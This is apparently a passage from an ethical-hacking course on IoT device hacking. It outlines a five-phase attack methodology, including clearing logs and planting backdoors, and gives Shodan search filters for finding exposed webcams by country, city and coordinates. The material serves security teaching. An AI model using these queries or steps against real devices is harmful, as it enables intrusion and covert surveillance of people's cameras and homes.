
Owing to the significant growth of the paradigm of the IoT, an increasing number of devices are entering our lives every day. From the automation of homes to healthcare applications, the IoT is everywhere. However, despite the ability of IoT devices to make our lives easier and more comfortable, we cannot underestimate the risk of cyber-attacks. IoT devices lack basic security, thus making them prone to various types of cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to the user's device and data. A hacker can use compromised IoT devices to build up an army of botnets, which in turn is used to launch a DDoS attack.

How a hacker gains profit from the IoT when it is successfully compromised

Today, all your data, location, email accounts, financial information, and pictures reside on your smart devices or IoT devices, which is a treasure trove of data for hackers. With the increase in selling and buying of IoT devices in the market, they are now outnumbering people. The number of IoT devices is expected to reach 75 billion in 2025.

Owing to a lack of security policies, smart devices become easy targets for hackers, who can compromise them to spy on user activities, misuse sensitive information (such as a patient's health record), install ransomware to block access to the target device, monitor a victim's activities using CCTV cameras, carry out credit card fraud, gain access to a user's home, or add the device to an army of botnets to carry out DDoS attacks.



IoT Hacking Methodology

Information Gathering	The first step in IoT device hacking is to **extract information** such as IP address, protocols used, open ports, device type, geo location of a device, manufacturing number, and manufacturing company of a device
Vulnerability Scanning	Vulnerability scanning helps an attacker to identify the IoT devices with **weak configurations** such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications
Launch Attacks	The vulnerabilities found are exploited further to **launch various attacks** such as DoS attacks, rolling code attacks, jamming signal attacks, Sybil attacks, MITM attacks, data and identity theft attacks
Gain Remote Access	Based on the vulnerabilities in an IoT device, the attacker may turn the device into a **backdoor to gain access** to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc.
Maintain Access	Attackers remain **undetected by clearing the logs**, update the firmware and use **malicious programs** such as backdoors and Trojans to maintain access

IoT Hacking Methodology

The following are the different phases in hacking an IoT device:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access


Information Gathering using Shodan

- Shodan provides information about all the **internet-connected devices** such as routers, traffic lights, CCTV cameras, servers, and smart home devices
- Attackers can utilize this tool to gather information such as **IP address**, **hostname**, **ISP**, **device's location** and **the banner of the target IoT device**
- Attackers can gather information on a target device using filters given below:
  - Search for webcams using geolocation:

    `webcamxp country:"US"`
  - Search using city:

    `Webcamxp city:"streetsboro"`
  - Find webcams using longitude and latitude:

    `Webcamxp geo:" -50.81,201.80"`



https://www.shodan.io

Information Gathering

The first and foremost step in IoT device hacking is to extract information such as the IP address, protocols used (Zigbee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geo-location of a device, manufacturing number, and manufacturing company of a device. In this step, an attacker also identifies the hardware design, its infrastructure, and the main components embedded in a target device that is present online. Attackers make use of tools such as Shodan, Censys, and Thingful to perform information gathering or reconnaissance on a target device. Devices that are unavailable in the network but within the communication area can also be detected by using sniffers such as Foren6, Suphacap, CloudShark, and Wireshark.

Information Gathering using Shodan

Source: *https://www.shodan.io*

Shodan is a search engine that provides information about all Internet-connected devices, such as routers, traffic lights, CCTV cameras, servers, smart home devices, and industrial devices. Attackers can make use of this tool to gather information such as the IP address, hostname, ISP, device location, and the banner of the target IoT device.

Attackers can gather information on a target device using the filters given below:

- **Search for webcams using geolocation**

  `webcamxp country: "US"` (Obtains all the webcamxp webcams present in US.)

- **Search using city**

